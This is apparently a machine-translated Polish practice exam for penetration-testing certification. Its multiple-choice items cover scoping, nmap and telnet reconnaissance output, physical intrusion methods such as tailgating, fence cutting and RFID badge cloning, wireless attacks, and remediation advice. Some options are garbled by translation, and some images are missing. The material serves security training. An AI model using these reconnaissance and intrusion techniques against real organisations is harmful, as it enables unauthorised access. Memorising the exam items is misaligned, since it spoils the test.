1. Określasz zakres nadchodzącego testu penetracyjnego. Biura Twojego klienta znajdują się w dużym kompleksie biurowym z wieloma innymi najemcami. Klient poprosił Cię o uwzględnienie w teście sieci organizacji. Które parametry należy określić jako objęte zakresem? (Wybierz dwa.)

A. Adresy IP publicznych usług internetowych należących do sąsiednich najemców

B. Adres IP urządzeń ochrony obwodowej należących do sąsiednich najemców

C. Bezprzewodowe identyfikatory SSID używane przez sąsiednich najemców

D. Bezprzewodowe identyfikatory SSID używane przez klienta

E. Zakresy adresów IP używane w sieci wewnętrznej klienta

2. Niedawno zakończyłeś test penetracyjny dla klienta, a teraz musisz napisać swoje ostateczne wnioski. Co powinieneś zrobić?

A. Przy tworzeniu raportu polegaj na swojej pamięci tego, co wydarzyło się podczas testu.

B. Przeanalizuj zapisane pliki dziennika testerów.

C. Poproś innych testerów, aby przesłali Ci e-mailem trzy najważniejsze problemy, które wykryli podczas testu.

D. Poproś personel IT Twojego klienta o przesłanie Ci trzech najważniejszych problemów, które zauważyli podczas testu.

3. Klient zatrudnił Cię do przetestowania fizycznego bezpieczeństwa swojego obiektu. Dali ci wolną rękę, aby spróbować spenetrować ich obiekt dowolną metodą, o ile nie wyrządzi to nikomu krzywdy ani nie uszkodzi mienia. Jaki rodzaj oceny jest przeprowadzany w tym scenariuszu?

A. Oparte na celach

B. Przed połączeniem

C. Oparte na zgodności

D. Łańcuch dostaw

4. Jeden z Twoich klientów akceptuje karty kredytowe od klientów i wykorzystuje swoją wewnętrzną sieć i serwery do przetwarzania płatności. Każda z firm obsługujących karty kredytowe określa, że klient musi przechodzić regularne testy penetracyjne w celu zapewnienia, że jego zasady dotyczące haseł, zasady izolacji danych, kontrole dostępu i mechanizmy zarządzania kluczami odpowiednio chronią dane kart kredytowych klientów. Jaki rodzaj oceny jest wymagany w tym scenariuszu?

A. Oparte na celach

B. Oparte na zgodności

C. Łańcuch dostaw

D. Drużyna czerwona

5. Jeden z Twoich klientów został niedawno kupiony przez dużą międzynarodową organizację. Zanim zakup będzie mógł zostać sfinalizowany, Twój klient musi przejść obszerny test penetracyjny. Jaki rodzaj oceny jest wymagany w tym scenariuszu?

A. Oparte na celach

B. Przed połączeniem

C. Oparte na zgodności

D. Łańcuch dostaw

6. Przeprowadzasz test penetracji szarej skrzynki. Chcesz użyć klienta Telnet na laptopie z systemem Linux, aby pobrać baner serwera WWW w sieci docelowej. Docelowy serwer sieciowy ma adres IP 10.0.0.1. Którego polecenia użyjesz w wierszu powłoki, aby to zrobić?

A. telnet 10.0.0.1:80

B. telnet 10.0.0.1:403

C. telnet 10.0.0.1 80

D. telnet 10.0.0.1 403

7. Przeprowadzasz test penetracji szarej skrzynki. Używasz klienta Telnet na laptopie z systemem Linux, aby przechwycić baner serwera WWW w sieci docelowej. Wyniki są pokazane tutaj:

```
HTTP/1.1 400 Bad Request
Date: Mon, 08 Oct 2018 21:50:11 GMT
Server: Apache
Connection: close
Content-Type: text/html; charset=utf-8

    <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w
3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

    <html xmlns="http://www.w3.org/1999/xhtml">
    <head>
    <title>Untangle Server</title>
    <script type="text/javascript">if (top.location!=location) top.location.href
=document.location.href;</script>
    <style type="text/css">
    /* <![CDATA[ */
    @import url(/images/base.css);
    /* ]]> */
    </style>
    </head>
    <body class="loginPage">
    <div id="main" style="width: 500px; margin: 50px auto 0 auto;">
        <form class="form-signin">
            <center>
```

Czego możesz dowiedzieć się o serwerze WWW z tych informacji? (Wybierz dwa.)

A. Serwer sieciowy działa w systemie Linux.


B. Serwer sieciowy działa w systemie operacyjnym Windows Server.

C. Działa Apache.

D. Działa IIS.

E. Urządzenie jest prawdopodobnie urządzeniem zabezpieczającym.

8. Podczas fazy wykrywania testu penetracji szarej skrzynki używasz narzędzia Zenmap do wyliczenia, a następnie odcisku palca urządzeń w jednej z podsieci organizacji docelowej. Szczególnie jedno urządzenie przykuło Twoją uwagę. Wynik jest pokazany tutaj:



Nmap Output | Ports / Hosts | Topology | Host Details | Scans

Port	Protocol	State	Service	Version
135	tcp	open	msrpc	Microsoft Windows RPC
139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445	tcp	open	microsoft-ds	
5357	tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

Czego możesz dowiedzieć się o urządzeniu z tych informacji?


A. Najprawdopodobniej jest to komputer z systemem Windows Server.

B. Najprawdopodobniej jest to stacja robocza z systemem Windows.

C. Najprawdopodobniej jest to kontroler domeny Windows.

D. Najprawdopodobniej jest to urządzenie mobilne iPhone.

9. Podczas fazy wykrywania testu penetracji szarej skrzynki używasz narzędzia Zenmap do wyliczenia, a następnie odcisku palca urządzeń w jednej z podsieci organizacji docelowej. Szczególnie jedno urządzenie przykuło Twoją uwagę. Wynik jest pokazany tutaj:



Nmap Output | Ports / Hosts | Topology | Host Details | Scans

Port	Protocol	State	Service	Version
53	tcp	open	domain	
88	tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2018-10-08 20:45:23Z)
135	tcp	open	msrpc	Microsoft Windows RPC
139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389	tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: ACT.com, Site: Default-First-Site-Name)
445	tcp	open	microsoft-ds	Windows Server 2012 R2 Standard 9600 microsoft-ds (workgroup: ACT)
3389	tcp	open	ms-wbt-server	
49155	tcp	open	msrpc	Microsoft Windows RPC
49156	tcp	open	msrpc	Microsoft Windows RPC
49157	tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
464	tcp	open	kpasswd5	
593	tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636	tcp	open	tcpwrapped	
3268	tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: ACT.com, Site: Default-First-Site-Name)
3269	tcp	open	tcpwrapped	
49158	tcp	open	msrpc	Microsoft Windows RPC
49159	tcp	open	msrpc	Microsoft Windows RPC
49167	tcp	open	msrpc	Microsoft Windows RPC

Czego możesz dowiedzieć się o urządzeniu z tych informacji?


A. Najprawdopodobniej jest to router Cisco.

B. Najprawdopodobniej jest to stacja robocza z systemem Linux.

C. Najprawdopodobniej jest to kontroler domeny Windows.

D. Najprawdopodobniej jest to urządzenie mobilne z systemem Android.

10. Podczas fazy wykrywania testu penetracji szarej skrzynki używasz narzędzia Zenmap do wyliczenia, a następnie odcisku palca urządzeń w jednej z podsieci organizacji docelowej. Szczególnie jedno urządzenie przykuło Twoją uwagę. Wynik jest pokazany tutaj:



Nmap Output | Ports / Hosts | Topology | Host Details | Scans

	Port	Protocol	State	Service	Version
✔	53	tcp	open	domain	dnsmasq 2.76
✔	80	tcp	open	http	Apache httpd
✘	179	tcp	closed	bgp	
✔	443	tcp	open	http	Apache httpd
✘	5000	tcp	closed	upnp	

Czego możesz dowiedzieć się o urządzeniu z tych informacji? (Wybierz dwa.)

A. Najprawdopodobniej jest to router Cisco.

B. Najprawdopodobniej jest to stacja robocza z systemem Linux.

C. Działa serwer DNS.

D. Działa na serwerze WWW.

E. Najprawdopodobniej jest to komputer z systemem Windows Server.

11. Wcześnie rano penetratorka czeka na parkingu docelowej organizacji, aż zobaczy pracownika zmierzającego do drzwi wejściowych. Podchodzi za pracownikiem, niezdarnie niosąc kilka dużych pudeł. Prosi pracownika, aby przytrzymał dla niej drzwi i może wejść do obiektu. Jak nazywa się ta technika?

A. Piggybacking

B. Ściganie

C. Blokada obejścia

D. Klonowanie odznak

12. Tester penetracyjny zauważa, że wielu pracowników docelowej organizacji gromadzi się przed tylnymi drzwiami placówki o godzinie 10:00 i 14:00. palić papierosy. Następnego dnia tester dołącza do grupy i udaje, że z nimi pali. Kiedy grupa kończy palenie, tester przechodzi tylnymi drzwiami za grupą. Jak nazywa się ta technika?

A. Piggybacking

B. Ściganie

C. Blokada obejścia

D. Klonowanie odznak

13. Obiekt organizacji docelowej jest otoczony wysokim ogrodzeniem z siatki zwieńczonej drutem kolczastym. Tester penetracyjny zauważa, że odległa część ogrodzenia jest porośnięta krzewami. Późną nocą używa nożyc do śrub, aby wyciąć w ogrodzeniu szczelinę, przez którą może się później prześlizgnąć. Jak nazywa się ta technika?

A. Obejście czujnika wyjścia

B. Zablokuj obejście

C. Klonowanie odznak

D. Skakanie przez płot

14. Penetracja zauważa, że śmieci organizacji docelowej są odbierane w każdy wtorek wczesnym rankiem. Późnym poniedziałkowym wieczorem wspina się do pojemnika na śmieci organizacji i zbiera odrzucone dokumenty, dyski optyczne i urządzenia pamięci masowej, takie jak dyski flash. Jaki rodzaj exploita wystąpił w tym scenariuszu?

A. Nurkowanie w śmietniku

B. Ściganie

C. Skakanie przez płot

D. Obejście czujnika wyjścia

15. Jakie narzędzia są co najmniej potrzebne do otwarcia zamka? (Wybierz dwa.)


A. Schemat wewnętrznego mechanizmu blokującego

B. Puszka smaru w sprayu

C. Klucz napinający

D. Narzędzie do otwierania zamków

16. Rozważ następujący obraz:



Które polecenie nmap mogło zostać użyte do wygenerowania tego wyniku?

A. nmap 10.0.0.5

B. nmap 10.0.0.5 -sS

C. nmap 10.0.0.5 –sU -vv

D. nmap 10.0.0.5 –sT -v

17. Rozważ następujący obraz:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 03:34 UTC
Nmap scan report for router.nebo-tech.com (10.0.0.1)
Nmap scan report for 10.0.0.2
Nmap scan report for 10.0.0.3
Nmap scan report for 10.0.0.4
Nmap scan report for 10.0.0.5
Nmap scan report for 10.0.0.6
Nmap scan report for 10.0.0.7
Nmap scan report for 10.0.0.8
Nmap scan report for 10.0.0.9
Nmap scan report for 10.0.0.10
Nmap done: 10_IP addresses (0 hosts up) scanned in 0.05 seconds
```

Które polecenie nmap mogło zostać użyte do wygenerowania tego wyniku?

A. nmap 10.0.0.1-10

B. nmap 10.0.0.1-10 -sL

C. nmap 10.0.0.1-10 –Pn

D. nmap 10.0.0.1-10 –PS

18. Rozważ następujący obraz:

```
root@kali:~# nmap 10.0.0.1-10 -sL
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 03:34 UTC
Nmap scan report for router.nebo-tech.com (10.0.0.1)
Nmap scan report for 10.0.0.2
Nmap scan report for 10.0.0.3
Nmap scan report for 10.0.0.4
Nmap scan report for 10.0.0.5
Nmap scan report for 10.0.0.6
Nmap scan report for 10.0.0.7
Nmap scan report for 10.0.0.8
Nmap scan report for 10.0.0.9
Nmap scan report for 10.0.0.10
Nmap done: 10 IP addresses (0 hosts up) scanned in 0.05 seconds
root@kali:~# nmap 10.0.0.1-10 -sn
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 03:39 UTC
Nmap scan report for router.nebo-tech.com (10.0.0.1)
Host is up (0.0027s latency).
MAC Address: [redacted]
Nmap scan report for 10.0.0.4
Host is up (0.0027s latency).
MAC Address: [redacted]
Nmap scan report for 10.0.0.5
Host is up (0.0027s latency).
MAC Address: [redacted]
Nmap scan report for 10.0.0.7
Host is up (0.0023s latency).
MAC Address: [redacted]
Nmap done: 10 IP addresses (4 hosts up) scanned in 0.39 seconds
root@kali:~#
```

Które polecenie nmap mogło zostać użyte do wygenerowania tego wyniku?

A. nmap 10.0.0.1-10

B. nmap 10.0.0.1-10 -sL

C. nmap 10.0.0.1-10 –sn

D. nmap 10.0.0.1-10 –PR

19. Rozważ następujący obraz:

Które polecenie nmap mogło zostać użyte do wygenerowania tego wyniku?


A. nmap 10.0.0.1-10 –p 80

B. nmap 10.0.0.1-10 -F

C. nmap 10.0.0.1-10 –sn 80

D. nmap 10.0.0.1-10 –p

20. Rozważ następujący obraz:



Które polecenie nmap mogło zostać użyte do wygenerowania tego wyniku?

A. nmap 10.0.0.5

B. nmap 10.0.0.5 -sS

C. nmap 10.0.0.5 –sV

D. nmap 10.0.0.5 –sT

21. Właśnie zakończyłeś test penetracyjny dla klienta, który intensywnie korzysta z pracowników pracujących w domu. Pracownicy korzystają z połączenia VPN. Podczas testu udało Ci się wykorzystać socjotechnikę, aby złamać połączenie VPN pracownika i uzyskać dostęp do sieci wewnętrznej. Jako strategię łagodzenia zaleca się, aby klient zaimplementował uwierzytelnianie wieloskładnikowe dla wszystkich połączeń VPN. Jakie to rozwiązanie?

A. Technologiczne

B. Ludzie

C. Proces

D. Taktyczne

22. Właśnie zakończyłeś test penetracyjny dla klienta. Podczas testu można było wykorzystać techniki socjotechniki, aby uzyskać dostęp do serwerowni w obiekcie klienta. Aby wyeliminować tę lukę, zaleca się, aby klient co sześć miesięcy wymagał szkolenia dotyczącego świadomości bezpieczeństwa dla wszystkich pracowników. Jakie to rozwiązanie?

A. Technologiczne

B. Ludzie

C. Proces

D. Taktyczne

23. Właśnie zakończyłeś test penetracyjny dla klienta. Podczas testu można było użyć przestarzałych kont użytkowników powiązanych z byłymi pracownikami, aby uzyskać dostęp do wrażliwego serwera plików. Aby wyeliminować tę lukę, zaleca się, aby klient usuwał konta użytkowników za każdym razem, gdy pracownik opuszcza organizację. Jakie to rozwiązanie?

A. Technologiczne

B. Ludzie

C. Proces

D. Strategiczne

24. Właśnie zakończyłeś test penetracyjny dla klienta. Podczas testu odkryłeś, że administratorzy systemu używają nieszyfrowanych sesji Telnet do zdalnego zarządzania wrażliwymi serwerami. Udało Ci się wyśledzić ruch sieciowy i przechwycić poświadczenia administracyjne z tych połączeń. Aby wyeliminować tę lukę, zaleca się, aby klient wymagał, aby wszyscy pracownicy IT zdali egzamin certyfikacyjny bezpieczeństwa sieci. Jakie to rozwiązanie?

A. Technologiczne

B. Ludzie

C. Proces

D. Strategiczne

25. Właśnie zakończyłeś test penetracyjny dla klienta. Podczas testu można było użyć John the Ripper do brutalnego wymuszenia hasła administracyjnego na wrażliwym serwerze plików Windows. Aby usunąć tę lukę, zaleca się, aby klient zaimplementował ustawienia zasad grupy, które wymagają złożonych haseł, a także zablokował system po trzech nieudanych próbach logowania. Jakie to rozwiązanie?

A. Technologiczne

B. Ludzie

C. Proces

D. Skalowalny

26. Planujesz nadchodzący zewnętrzny test penetracji czarnej skrzynki dla klienta. Jeden z twoich testerów penetracyjnych opracował skaner podatności, który jest bardzo agresywny. W rzeczywistości, w poprzednim teście, jej skaner zablokował stronę internetową klienta na prawie 30 minut. Jednak w ten sposób klient ten był w stanie wiele się dowiedzieć o kilku lukach w jego oprogramowaniu aplikacji internetowych. Co powinieneś zrobić dla obecnego klienta?

A. Poinstruuj swojego testera penetracyjnego, aby nie używał swojego skanera luk w zabezpieczeniach podczas nadchodzącej oceny.

B. Poinstruuj swojego testera penetracyjnego, aby użył swojego skanera podatności w nadchodzącej ocenie.

C. Przeprowadź analizę wpływu z nowym klientem i określ jego tolerancję na wpływ.

D. Odpal tester penetracyjny.

27. Podczas planowania nadchodzącego testu penetracyjnego Twój klient poprosił Cię o uwzględnienie w zakresie projektu opisu końcowego stanu oceny. Jakie informacje powinny być zawarte w tym opisie? (Wybierz dwa.)

A. Zestawienie sposobu wydatkowania środków przeznaczonych na test

B. Opis, jakiego rodzaju raport zostanie dostarczony klientowi po zakończeniu testu

C. Harmonogram działań naprawczych, który zawiera oszacowanie, ile czasu zajmie doprowadzenie ich systemów do zgodności

D. Lista wszystkich testerów penetracyjnych, którzy przeprowadzili ocenę

28. Planujesz nadchodzący test penetracyjny. Musisz zidentyfikować ograniczenia techniczne związane z testem. Co powinno znaleźć się w tej części dokumentacji zakresu?

A. Lista narzędzi do testów penetracyjnych, których testerzy nie mają kwalifikacji

B. Lista systemów, które są niedostępne do testowania

C. Lista technologii, w zakresie których personel IT klienta nie został certyfikowany

D. Lista niecertyfikowanych urządzeń sprzętowych używanych w organizacji klienta

29. Jesteś na początkowych etapach ustalania zakresu testu penetracyjnego szarej skrzynki z nowym klientem. Jakie pytanie powinieneś zadać, aby lepiej zdefiniować zakres projektu?

A. Kto w przeszłości wykonywał testy penetracyjne dla klienta?

B. Jakie są nazwiska i adresy e-mail wszystkich wewnętrznych pracowników technicznych?

C. Czy test powinien być przeprowadzany na miejscu, czy poza nim?

D. Czy w pobliżu okna dostępna jest kabina dla testerów penetracyjnych?

30. Sprawdzasz test penetracyjny na czarną skrzynkę. Gdzie należy

testery penetracyjne być fizycznie zlokalizowane?

A. Wewnętrznie w dziale IT organizacji

B. Dowolna lokalizacja zewnętrzna

C. W obiekcie konkurencyjnej organizacji

D. Wszędzie wewnątrz placówki organizacji

31. Przeprowadzasz test penetracyjny czarnej skrzynki dla klienta. Reguły zaangażowania wymagają przeprowadzenia skanowania podatności na akredytację, ale nie otrzymałeś informacji logowania administracyjnego. Co mogłeś zrobić?

A. Odwołaj test. Zasady zaangażowania nie pasują do rodzaju testu.

B. Poproś klienta o przesłanie poświadczeń administracyjnych w celu uruchomienia skanowania.

C. Przeprowadź exploita typu spear phishing, aby nakłonić użytkownika wewnętrznego do ujawnienia swoich danych uwierzytelniających.

D. Pomiń procesy wyliczania i odcisków palców.

32. Przeprowadzasz test penetracyjny czarnej skrzynki dla klienta. Zasady zaangażowania wymagają przeprowadzenia skanowania podatności na wiele publicznych serwerów internetowych organizacji. Na wykonanie skanów zostało Ci przydzielone tylko kilka godzin w zakresie testu. Co powinieneś zrobić?

A. Pomiń skanowanie serwerów internetowych.

B. Wykonaj pełne skanowanie każdego serwera WWW.

C. Ogranicz skanowanie w poszukiwaniu luk tylko do protokołów powszechnie używanych na serwerach internetowych.

D. Wykonaj uwierzytelnione skanowanie serwerów internetowych.

33. Przeprowadzasz test penetracyjny zgodności PCI-DSS dla klienta. W odniesieniu do topologii sieci, w jaki sposób należy przeprowadzić skanowanie podatności podczas tego testu? (Wybierz dwa.)

A. Z sieci wewnętrznej

B. Korzystanie z pełnego skanowania podatności

C. Z lokalizacji poza zaporą sieciową organizacji

D. Korzystanie ze skanowania luk w zabezpieczeniach

E. Patrząc tylko na 20 najlepszych portów i protokołów

34. Która opcja jest używana z poleceniem nmap do ograniczania zapytań dotyczących skanowania luk w zabezpieczeniach?

A. -Tn

B. -p

C. -F

D. -p

35. Przeprowadzasz test penetracji czarnej skrzynki. Musisz uruchomić skanowanie luk w zabezpieczeniach za pomocą nmap z zewnętrznej lokalizacji sieciowej poza zaporą sieciową organizacji. Do łączenia się z Internetem organizacja korzysta z łącza T1 o niskiej przepustowości. Jak skonfigurować skanowanie?

A. Użyj opcji –T5 z poleceniem nmap.

B. Użyj opcji –T4 z poleceniem nmap.

C. Użyj opcji –T2 z poleceniem nmap.

D. Użyj opcji –T0 z poleceniem nmap.

36. Który exploit sieci bezprzewodowej polega na użyciu ataku brute-force w celu złamania ośmiocyfrowego kodu PIN?

A. Fragmentation attack

B. Credential harvesting

C. Bluejacking

D. WPS cracking

37. Który exploit sieci bezprzewodowej polega na wysyłaniu niechcianych wiadomości przez połączenie Bluetooth do urządzenia bezprzewodowego?

A. Deauth attack

B. Bluesnarfing

C. Bluejacking

D. WPS cracking

38. Który exploit sieci bezprzewodowej polega na nawiązaniu nieautoryzowanego połączenia z urządzeniem Bluetooth, takim jak telefon komórkowy, i kradzieży z niego informacji?

A. Deauth attack

B. Bluesnarfing

C. Bluejacking

D. WPS cracking

39. Tester penetracyjny dowiaduje się, że pracownicy organizacji docelowej używają identyfikatorów dostępu RFID do otwierania drzwi w obiekcie. Identyfikuje restaurację, w której pracownicy organizacji

często spotykają się na lunch. Następnego dnia siada przy stoliku obok grupy pracowników w restauracji z małym, ukrytym czytnikiem RFID. Przechwytuje podpis RFID z identyfikatorów pracowników, a następnie tworzy fałszywe identyfikatory dostępu za pomocą podpisów RFID. Jak nazywa się ta technika?

A. WPS cracking

B. Credential harvesting

C. Jamming

D. RFID cloning

40. Który exploit sieci bezprzewodowej jest bardziej testem warunków skrajnych, mającym na celu uniemożliwienie użytkownikom korzystania z sieci bezprzewodowej?

A. Karma attack

B. Deauth attack

C. Downgrade attack

D. Jamming attack

41. Podczas czytania wykonywalnego pliku skryptu, w pobliżu początku skryptu widzisz wiersz, który odwołuje się do wartości zmiennej przy użyciu następującej składni:

echo {$ServerName}

Jaki to może być rodzaj skryptu?

A. PowerShell

B. Bash

C. Rubin

D. Python

42. Podczas czytania wykonywalnego pliku skryptu, w pobliżu początku skryptu widzisz wiersz, który odwołuje się do drugiej wartości z tablicy przy użyciu następującej składni:

echo {$PrimeNumArray[2]}

Jaki to może być rodzaj skryptu?

A. PowerShell

B. Bash

C. Rubin

D. Python

43. Podczas czytania wykonywalnego pliku skryptu w pobliżu początku skryptu widzisz wiersz, który odwołuje się do drugiej wartości z tablicy, używając następującej składni:

echo $PrimeNumArray[2]

Jaki to może być rodzaj skryptu?

A. PowerShell

B. Bash

C. Rubin

D. Pythona

44. Podczas czytania wykonywalnego pliku skryptu w pobliżu początku skryptu widzisz wiersz, który odwołuje się do drugiej wartości z tablicy przy użyciu następującej składni:

print (PrimeNumArray[2])

Jaki to może być rodzaj skryptu?

A. PowerShell

B. Bash

C. Rubin

D. Python

45. Podczas czytania wykonywalnego pliku skryptu, w pobliżu początku skryptu widzisz wiersz, który odwołuje się do drugiej wartości z tablicy, używając następującej składni umieszcza tablicę liczb pierwszych[2]. Jaki to może być rodzaj skryptu?

A. PowerShell

B. Bash

C. Rubin

D. Python

46. Właśnie zakończyłeś test penetracyjny dla klienta. W swoich odkryciach informujesz, że serwer baz danych Linux ma dużą liczbę niepotrzebnych otwartych usług, co zwiększa jego powierzchnię ataku. W raporcie końcowym rekomendujesz klientowi przeanalizowanie systemu i usunięcie wszelkich aplikacji lub usług, które nie są wymagane do jego roli. Którego narzędzia powinieneś zasugerować, aby sprawdzić nasłuchiwanie portów sieciowych na serwerze?

A. netstat

B. mniam

C. zmiana

D. iptables

47. Właśnie zakończyłeś test penetracyjny dla klienta. W swoich ustaleniach zgłaszasz, że znalazłeś kilka kont użytkowników na serwerze plików z systemem Linux, do których nie przypisano hasła. W raporcie końcowym rekomendujesz klientowi przeanalizowanie systemu i przypisanie haseł do wszystkich kont użytkowników. Który plik na serwerze powinni przejrzeć, aby to osiągnąć?

A. /etc/passwd

B. /etc/cień

C. /etc/grupa

D. /etc/gshadow

48. Właśnie zakończyłeś test penetracyjny dla klienta, który korzysta z dużej liczby pracowników tymczasowych i wykonawców. W swoich ustaleniach informujesz, że konta użytkowników tymczasowych i kontraktowych często nie są dezaktywowane ani usuwane po zakończeniu ich pracy, ponieważ często wracają oni do pracy nad nowymi projektami kilka miesięcy później. Biorąc pod uwagę, że klient korzysta z komputerów stacjonarnych i serwerów z systemem Linux, które z poniższych poleceń systemu Linux należy zalecić, aby ręcznie zablokować tymczasowe lub kontraktowe konta użytkowników do momentu powrotu pracownika do nowego projektu?

A. lockusr

B. chmod

C. zmiana

D. passwd

49. Właśnie zakończyłeś test penetracyjny dla klienta. W swoich odkryciach informujesz, że serwer bazy danych Linux wykazuje dowody na to, że w przeszłości został naruszony. Atakujący próbował zatrzeć swoje ślady, ręcznie modyfikując lokalne pliki dziennika, ale przeoczył jeden kluczowy wpis, który ujawnił włamanie. Co powinieneś polecić klientowi?

A. Ustaw pliki dziennika tylko do odczytu.

B. Przyznaj dostęp do odczytu i zapisu do plików dziennika tylko użytkownikowi root.

C. Ponownie skonfiguruj system, aby wysyłać wpisy dziennika do dedykowanego serwera dziennika.

D. Ukryj pliki dziennika.

50. Właśnie zakończyłeś test penetracyjny dla klienta, który ma wiele zdalnych witryn. Pracownicy w lokalizacjach zdalnych często używają klienta FTP do kopiowania plików tam iz powrotem między ich witryną a serwerami w biurze domowym. Podczas testu udało Ci się przechwycić te sesje FTP i przechwycić poufne informacje. Co powinieneś polecić klientowi w swoim raporcie końcowym, aby rozwiązać ten problem?

A. Użyj FTPS do przesyłania plików.

B. Zabroń przesyłania plików między witrynami.

C. Użyj polecenia rcp do przesyłania plików.

D. Używaj pamięci flash i usługi kurierskiej do przesyłania plików między witrynami.

51. Klient poprosił o test penetracji sieci zewnętrznej, ale podczas rozmowy między testerem penetracyjnym a klientem klient niechętnie dodaje źródłowy adres IP testera do białej listy IPS na czas trwania testu. Który argument najlepiej opisuje, dlaczego źródłowy adres IP testera powinien znajdować się na białej liście IPS klienta?

A. Reguły białej listy IPS wymagają regularnych aktualizacji, aby być na bieżąco, aby usuwać stale rozwijające się luki w zabezpieczeniach i nowo wykryte słabości.

B. Testy penetracyjne systemów IPS innych firm często wymagają dodatkowej autoryzacji i dokumentacji, co może potencjalnie opóźnić czasowy test.

C. Testowanie powinno koncentrować się na wykrywaniu potencjalnych problemów z bezpieczeństwem we wszystkich systemach objętych zakresem, a nie tylko na określaniu skuteczności aktywnych zabezpieczeń, takich jak IPS.

D. Biała lista zapobiega możliwemu niezamierzonemu atakowi DoS na IPS i wspiera systemy monitorowania dzienników.

